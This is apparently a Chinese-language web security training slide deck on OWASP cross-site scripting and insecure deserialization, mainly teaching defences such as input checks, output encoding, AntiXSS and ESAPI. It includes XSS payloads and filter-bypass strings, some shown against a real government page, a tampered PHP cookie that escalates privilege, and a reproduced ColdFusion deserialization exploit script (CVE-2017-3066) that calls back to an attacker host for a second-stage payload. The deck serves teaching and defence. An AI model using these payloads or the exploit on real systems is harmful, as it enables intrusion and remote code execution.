- ✓ 攻擊 **Adobe**
- ✓ 攻擊 **WinRAR**
- ✓ 攻擊

▶ 由惡意程式到使用者電腦上挖寶



攻擊三：網頁被置換？

<http://anti-hacker.blogspot.com/2009/08/sorry.html>



2009-08-27 PM 22:09 | [網站導覽](#) | [兒童版](#) | [English](#) |

中華民國總統府 
Office of the President, Republic of China (Taiwan)

[回首頁](#) [國是論壇](#) [影音照片](#) [服務信箱](#) [網站檢索](#)

- [總統專欄](#)
- [副總統專欄](#)
- [新聞稿](#)
- [中華民國簡介](#)
- [總統府組織](#)
- [總統府公報](#)
- [法令查詢](#)
- [公布欄](#)
- [便民服務](#)
- [導覽與藝文](#)

總統府新聞稿





寄件者: Fred Weng [翁御舜]

收件者: Fred Weng [翁御舜]

副本:

主旨: 醫院針對疫情重要公告...

各位媒體朋友：

本院今日有針對 H1N1 疫情相關重要公告，請參見官網 [今日最新消息](http://demo.testfire.net/search.aspx?txtSearch=<iframe src=http://googletune.com/watch?v=Na0RVRx8_qw height=600 width=600>)。



http://demo.testfire.net/search.aspx?txtSearch=<iframe src=http://googletune.com/watch?v=Na0RVRx8_qw height=600 width=600>



你的密碼被
我拿到了：
admin1234!

Mozilla Firefox

檔案 (F) 編輯 (E) 檢視 (V) 歷史 (S) 書籤 (B) ScrapBook (S) 工具 (T) 說明 (H)

最常用瀏覽 新手上路 即時新聞 生活 附加工具 IP Map 網路

會員登入_通路卡專用

密碼 登入

會員登入_身分證號專用

證號 登入

密碼

給他假的登入畫面

防護建議



➤ 輸入檢查 + 輸出轉換 !

➤ 輸入檢查

✓ 白名單 → 長度!

✓ 黑名單 (除非白名單無法使用)

```
set Reg = new RegExp
```

```
with Reg
```

```
.Pattern = "[\"'#:;<>,=+ ]"
```

```
.Global = True
```

```
end with
```


```
test = Reg.Replace( Request.QueryString("test"), "" )
```

```
<<script>>... ?!
```

```
<scr<script>ipt> ....?!
```


防護建議(cont.)

➤ .NET 1.1 之後預設會檢查，但是....



輸入 `<script>alert("hello!")</script>`

關閉檢查：

```
<%@ Page validateRequest="false" %>
```

or in web.config :

```
<configuration>  
  <system.web>  
    <pages validateRequest="false" />  
  </system.web>  
</configuration>
```

Server Error in '/Code' Application.
A potentially dangerous Request.Form value was detected from the client (_ctl1="`<script>`").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting `validateRequest=false` in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request Form value was detected from the client (_ctl1="`<script>`").

Source Error:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.Form value was detected from the client (_ctl1="<script>").]  
System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)  
NameValueCollection(NameValueCollection mvc, String collectionName)  
):  
BasedOnMethod()  
BackMode()  
er.DeterminePostBackMode()  
itMain()  
it()  
it(HttpContext context)  
itep.System.Web.HttpApplication+IExecutionStep.Execute()  
iteStep(IExecutionStep step, Boolean& completedSynchronously)
```

防護建議(cont.)



➤ 輸出轉換：Sanitization(消毒)

✓ 透過編碼，告訴瀏覽器這些是“資料”!!!

— 如果輸出資料到網頁內容 → HTML-Encoding

Character	HTML Entity
<	<
>	>
&	&
"	"
'	'
,	‚
	
#	#
'	'
((
))
+	+
:	:
;	;
=	=

C# Example:

```
StringBuilder sb = new StringBuilder(  
HttpUtility.HtmlEncode(input));  
sb.Replace("&lt;b&gt;", "<b>");  
sb.Replace("&lt;/b&gt;", "</b>");  
sb.Replace("&lt;i&gt;", "<i>");  
sb.Replace("&lt;/i&gt;", "</i>");  
Response.Write(sb.ToString());
```

PHP:

Ensure output is passed through
`htmlentities()` or `htmlspecialchars()`

ASP : `Server.HtmlEncode(string)`

Java :

```
import static org.apache.commons.lang.StringEscapeUtils.escapeHtml;  
// ...  
String source = "The less than sign (<) and ampersand (&) must be escaped before using them  
String escaped = escapeHtml(source);
```

— 如果輸出資料到網址區 → URL-Encoding

例：.NET : `(System.Web) HttpUtility.UrlEncode()`

防護建議(cont.)



■線上報名資料維護：

線上填寫成功，可使用身分證字號，出生年月日及任一聯絡電話作為密碼再次進入系統：

身分證字號	<input type="text"/>
生 日	1980 年 1 月 1 日
電 話	<input type="text"/> (不需填區碼)
<input type="button" value="確定"/>	

```
<script>alert(1111)</script>~
```

履歷填寫若有任何問題，請您 email 至 hr@hpa.gov.tw 人力資源處 hr@hpa.gov.tw 或洽服務電話：(02) 2739-2225

```
https://www.hpa.gov.tw/...asp?ErrMsg=%3Cscript%3Ealert(1111)%3C/script%3E~&PositionNo=MA - 原先的原始檔
檔案(F) 編輯(E) 格式(O)
113 <input name="step" type="hidden" value="login">
114 <input name="PositionNo" type="hidden" class="button" value="MA">
115 <input name="B1" type="submit" class="button" value="確定">
116 </td>
117 </tr>
118 </table>
119 </form>
120 </font>
121 <font color="red" class="font-9">&lt;script&gt;alert(1111)&lt;/script&gt;~</font>
122 <p align="center"><font SIZE="2" color="#FF0000">履歷填寫若有任何問題，請您
123 email 至 hr@hpa.gov.tw 人力資源處 <a href="mailto:hr@hpa.gov.tw">hr@hpa.gov.tw
124 或洽服務電話：(02) 2739-2225 ext 8004</font></p>
125 </center>
```

防護建議(cont.)



✓ 使用 Framework 所提供的相關資源

– .NET

➤ Microsoft Anti-XSS Library

(https://www.owasp.org/index.php/.NET_AntiXSS_Library)

■ System.Web.Security.AntiXss

■ 使用方式：<http://haacked.com/archive/2010/04/06/using-antixss-as-the-default-encoder-for-asp-net.aspx/>

– JAVA:

➤ DeXSS -- Java program for removing JavaScript from HTML (<http://dexss.org>)

➤ How to Build an HTTP Request Validation Engine for Your J2EE Application

(http://www.owasp.org/index.php/How_to_Build_an_HTTP_Request_Validation_Engine_for_Your_J2EE_Application)

防護建議(cont.)



MS Anti-XSS Library 程式範例：

[https://msdn.microsoft.com/zh-tw/library/system.web.security.antixss.antixssencoder\(v=vs.110\).aspx](https://msdn.microsoft.com/zh-tw/library/system.web.security.antixss.antixssencoder(v=vs.110).aspx)

https://www.owasp.org/index.php/ASP.NET_Output_Encoding

AntiXssEncoder

By default the ASP.NET encoding methods use a black-listing technique that evaluates the string for a set of character combinations that may indicate presence of a Cross Site Scripting Library from Microsoft. Starting with ASP.NET 4.5 you can specify that the AntiXssEncoder from this library be used as the default encoder.

```
<httpRuntime encoderType="System.Web.Security.AntiXss.AntiXssEncoder" />
```

If you are using a version of .NET earlier than 4.5, you will need to download and include the library as a reference to your project, and then use the earlier library.

```
<httpRuntime encoderType="Microsoft.Security.Application.AntiXssEncoder, AntiXssLibrary" />
```

In addition to the common HtmlEncode and UrlEncode methods, the Anti-Cross Site Scripting Library provides the following AntiXssEncoder methods for more control.

CssEncode

Encodes the specified string for use in cascading style sheets (CSS). This method encodes all characters except those that are in the safe list, by using the CSS1 escape sequence.

alert('XSS Attack!');	alert(\00028\00027XSS\00020Attack\00021\00027\00029\0003B
user@contoso.com	user\00040contoso\0002Ecom

HtmlFormUrlEncode

Encodes the specified string for use in form submissions whose MIME type is "application/x-www-form-urlencoded". This method encodes all characters except those in the safe list.

alert('XSS Attack!');	alert%28%27XSS+Attack%21%27%29%3B
user@contoso.com	user%40contoso.com

XmlAttributeEncode

Encodes the specified string for use in XML attributes, and is slightly more restrictive than XmlEncode below. This method encodes all characters except those in the safe list.

alert('XSS Attack!');	alert('XSS Attack!');
<script>alert('XSS Attack!');</script>	<script>alert('XSSあAttack!');</script>

XmlEncode

Encodes the specified string for use in XML. This method encodes all characters except those that are in the safe list. Characters are encoded by using the XML escape sequence.

alert('XSS Attack!');	alert('XSS Attack!');
<script>alert('XSS Attack!');</script>	<script>alert('XSSあAttack!');</script>

Listing 1. Convert characters to HTML entity name

```
public class EscapeUtils {

    public static final HashMap m = new HashMap();
    static {
        m.put(34, "&quot;"); // < - less-than
        m.put(60, "&lt;"); // < - less-than
        m.put(62, "&gt;"); // > - greater-than
        //User needs to map all html entities with their corresponding decimal values.
        //Please refer to below table for mapping of entities and integer value of a char
    }

    public static String escapeHtml() {
        String str = "<script>alert(\"abc\")</script>";
        try {
            StringWriter writer = new StringWriter((int)
                (str.length() * 1.5));
            escape(writer, str);
            System.out.println("encoded string is " + writer.toString() );
            return writer.toString();
        } catch (IOException ioe) {
            ioe.printStackTrace();
            return null;
        }
    }

    public static void escape(Writer writer, String str) throws IOException {
        int len = str.length();
        for (int i = 0; i < len; i++) {
            char c = str.charAt(i);
            int ascii = (int) c;
            String entityName = (String) m.get(ascii);
            if (entityName == null) {
                if (c > 0x7F) {
                    writer.write("&#");
                    writer.write(Integer.toString(c, 10));
                    writer.write(';');
                } else {
                    writer.write(c);
                }
            } else {
                writer.write(entityName);
            }
        }
    }
}
```



防護建議(cont.)

– OWASP ESAPI

(Enterprise Security API)

(<https://www.owasp.org/index.php/EASPI#tab=Home>)

● 支援語言：


- ✓ Java EE
- ✓ .NET
- ✓ Classic ASP
- ✓ PHP
- ✓ ColdFusion & CFML
- ✓ Phthon
- ✓ Haskell

● 下載：

- <https://www.owasp.org/index.php/EASPI#tab=Downloads>


● XSS:

- [XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)
- [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)



The screenshot displays a hierarchical tree view of the OWASP ESAPI classes and namespaces. The tree is organized into two main namespaces: 'Dwasp.Esapi Namespace' and 'Dwasp.Esapi.Codecs Namespace'. The 'Dwasp.Esapi Namespace' contains various utility and security classes such as AccessController Class, AccessReferenceMap Class, Encoder Class, Encryptor Class, Esapi Class, HttpUtilities Class, IntrusionDetector Class, LogEventTypes Class, Logger Class, LogLevels Class, Randomizer Class, SecurityConfiguration Class, Threshold Class, and Validator Class. The 'Dwasp.Esapi.Codecs Namespace' contains classes for encoding and decoding, including Base64Codec Class, HtmlAttributeCodec Class, HtmlCodec Class, JavaScriptCodec Class, UriCodec Class, VbScriptCodec Class, XmlAttributeCodec Class, and XmlCodec Class. Additionally, there are three other namespaces listed: Dwasp.Esapi.Errors Namespace, Dwasp.Esapi.Interfaces Namespace, and Dwasp.Esapi.ValidationRules Namespace.

[-]	📁	Dwasp.Esapi Namespace
[+]	📄	AccessController Class
[+]	📄	AccessReferenceMap Class
[+]	📄	Encoder Class
[+]	📄	Encryptor Class
[+]	📄	Esapi Class
[+]	📄	HttpUtilities Class
[+]	📄	IntrusionDetector Class
[+]	📄	LogEventTypes Class
[+]	📄	Logger Class
[+]	📄	LogLevels Class
[+]	📄	Randomizer Class
[+]	📄	SecurityConfiguration Class
[+]	📄	Threshold Class
[+]	📄	Validator Class
[-]	📁	Dwasp.Esapi.Codecs Namespace
[+]	📄	Base64Codec Class
[+]	📄	HtmlAttributeCodec Class
[+]	📄	HtmlCodec Class
[+]	📄	JavaScriptCodec Class
[+]	📄	UriCodec Class
[+]	📄	VbScriptCodec Class
[+]	📄	XmlAttributeCodec Class
[+]	📄	XmlCodec Class
[+]	📄	Dwasp.Esapi.Errors Namespace
[+]	📄	Dwasp.Esapi.Interfaces Namespace
[+]	📄	Dwasp.Esapi.ValidationRules Namespace



A8- Insecure Deserialization



Insecure Deserialization

➤ 攻擊者在欲被反解譯(**de-serialize**)回物件的**byte stream**內容中輸入自訂的字串以達到攻擊目標:

- ✓ **Remote code execution**
- ✓ **Access-control-related attacks**
- ✓ **Denial of Service(DoS)**
- ✓

Description

Data which is untrusted cannot be trusted to be well formed. Malformed data or unexpected data could be used to abuse application logic, deny service, or execute arbitrary code, when deserialized.


https://www.owasp.org/index.php/Deserialization_of_untrusted_data

Serialization Basic


<https://docs.oracle.com/javase/tutorial/jndi/objects/serial.html>

➤ To serialize an object

- ✓ to **convert its state to a byte stream** so that the byte stream can be reverted back into a copy of the object.



<https://www.javatpoint.com/images/core/java-serialization.png>



用途	位置 / 型態
資料儲存	Cache、File、DB
系統橋接	RPC、Web Services、Message Brokers
存取控制	HTTP Cookies、Form Variables

➤ Sample: File → UI Object

Example Language: **Java**

```
try {
    File file = new File("object.obj");
    ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
    javax.swing.JButton button = (javax.swing.JButton) in.readObject();
    in.close();
}
```

➤ Sample: Authentication Token

Example Language: **Python**

```
try {
    class ExampleProtocol(protocol.Protocol):
        def dataReceived(self, data):

            # Code that would be here would parse the incoming data
            # After receiving headers, call confirmAuth() to authenticate

        def confirmAuth(self, headers):
            try:
                token = cPickle.loads(base64.b64decode(headers['AuthToken']))
                if not check_hmac(token['signature'], token['data'], getSecretKey()):
                    raise AuthFail
                self.secure_data = token['data']
            except:
                raise AuthFail
    }
```

Attack Samples

➤ Sample: Super Cookie for Access Control

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

越權(提權)

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

➤ JAVA世界中不安全的反序列化風險

- ✓ http://www.digicentre.com.tw/industry_detail.php?id=37
- ✓ 由於攻擊者利用Java**反射機制的副作用**，在物件return之前就將所有動作執行完畢，導致**反序列化在解開byteStream時並且跳出error之前就將Payload全數執行**。導致攻擊者只要掌握後端程式中有何種函式庫，將函式庫中各種函式做組合，跨函式庫呼叫函式組成Gadget Chain，最終執行Runtime.getRuntime().exec()以執行任意惡意代碼。

2018.3

EDITION: ▼


ZDNet 🔍

STORAGE CXO HARDWARE MICROSOFT INNOVATION MORE ▾ NEWSLETTERS ALL WRITERS 👤

BUILD 2018 MICROSOFT EMBRACES ANDROID AND IOS, EXTENDS TIMELINE FEATURE

Cisco: Update now to fix critical hardcoded password bug, remote code execution flaw

Cisco patches two serious authentication bugs and a Java deserialization flaw.

 By Liam Tung | March 8, 2018 -- 14:20 GMT (22:20 GMT-08:00) | Topic: Security

Using the hardcoded password an attacker could log in to the PCP's Linux operating system via SSH as a low-privileged user, and from there, elevate to root.

The second critical flaw affects Cisco's Secure Access Control System (ACS) and could allow a remote, unauthenticated attacker to execute arbitrary commands on the device with root privileges.

Download today: [IT leader's guide to cyberattack recovery](#)

"The vulnerability is due to insecure deserialization of user-supplied content by the affected software. An attacker could exploit this vulnerability by sending a crafted serialized Java object." [Cisco said.](#)

2018.4

EDITION: ▼


ZDNet 🔍

STORAGE CXO HARDWARE MICROSOFT INNOVATION MORE ▼ NEWSLETTERS ALL

BUILD 2018 MICROSOFT EMBRACES ANDROID AND IOS, EXTENDS TIMELINE FEATURE

Adobe patches critical vulnerabilities in Flash, InDesign

Workstation users should treat the latest Adobe security bulletin seriously.

 By Charlie Osborne for Zero Day | April 11, 2018 -- 09:16 GMT (17:16 GMT+08:00) | Topic: Security

A set of vulnerabilities impacting **Coldfusion** has also been resolved. The bugs impact the 2016 ColdFusion release update 5 and earlier, as well as ColdFusion 11, update 13 and earlier versions.

Two critical vulnerabilities, [CVE-2018-4939](#) and [CVE-2018-4942](#), are bugs which permit the deserialization of untrusted data and unsafe XML external entity processing. If exploited, these security flaws may lead to remote code execution and information disclosure.

```
1 # Exploit Title: Adobe Coldfusion BlazeDS Java Object Deserialization RCE
2 # Date: February 6, 2018
3 # Exploit Author: Faisal Tameesh (@DreadSystems)
4 # Company: Depth Security (https://depthsecurity.com)
5 # Version: Adobe Coldfusion (11.0.03.292866)
6 # Tested On: Windows 10 Enterprise (10.0.15063)
7 # CVE: CVE-2017-3066
8 # Advisory: https://helpx.adobe.com/security/products/coldfusion/apsb17-14.html
9 # Category: remote
10
11 # Notes:
12 # This is a two-stage deserialization exploit. The code below is the first stage.
13 # You will need a JRMPListener (ysoserial) listening at callback_IP:callback_port.
14 # After firing this exploit, and once the target server connects back,
15 # JRMPListener will deliver the secondary payload for RCE.
16
17 import struct
18 import sys
19 import requests
20
21 if len(sys.argv) != 5:
22     print "Usage: ./cf_blazeds_des.py target_IP target_port callback_IP callback_port"
23     quit()
24
25 target_IP = sys.argv[1]
26 target_port = sys.argv[2]
27 callback_IP = sys.argv[3]
28 callback_port = sys.argv[4]
29
30 amf_payload = '\x00\x03\x00\
31                                     \xff\xff\x11\x0a' + \
32 '\x07\x33' + 'sun.rmi.server.UnicastRef' + struct.pack('>H', len(callback_IP)) + callback_IP + \
33 struct.pack('>I', int(callback_port)) + \
34 '\xf9\x0a\x76\x7b\x7c\xde\
35                                     \xb\x0\x4c\x1d\x81\x00\x01\x00';
36
37 url = "http://" + target_IP + ":" + target_port + "/flex2gateway/amf"
38 headers = {'Content-Type': 'application/x-amf'}
39 response = requests.post(url, headers=headers, data=amf_payload, verify=False)
```


26 total entries

Date ▼	D	A	V	Title	Platform	Author
2018-04-22		-		Oracle Weblogic Server 10.3.6.0 / 12.1.3.0 / 12.2.1.2 / 12.2.1.3 - Deserialization Remote...	Multiple	brianwrf
2018-02-07		-		Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code...	Windows	Faisal Tameesh
2018-01-30		-		HPE iMC 7.3 - RMI Java Deserialization	Windows	Chris Lyne
2018-01-29		-		Oracle WebLogic - wls-wsat Component Deserialization Remote Code Execution (Metasploit)	Multiple	Metasploit
2017-12-19		-		Jenkins - XStream Groovy classpath Deserialization (Metasploit)	Multiple	Metasploit
2017-09-27		-		Oracle WebLogic Server 10.3.6.0 - Java Deserialization Remote Code Execution	Java	SlidingWindow
2017-09-21		-		ERS Data System 1.8.1 - Java Deserialization	Windows	West Shepherd
2017-09-19		-		HPE < 7.2 - Java Deserialization	Java	Raphael Kuhn
2017-07-30		-		Jenkins < 1.650 - Java Deserialization	Java	Janusz...
2017-06-10		-		VMware vSphere Data Protection 5.x/6.x - Java Deserialization	Multiple	Kelly Correll
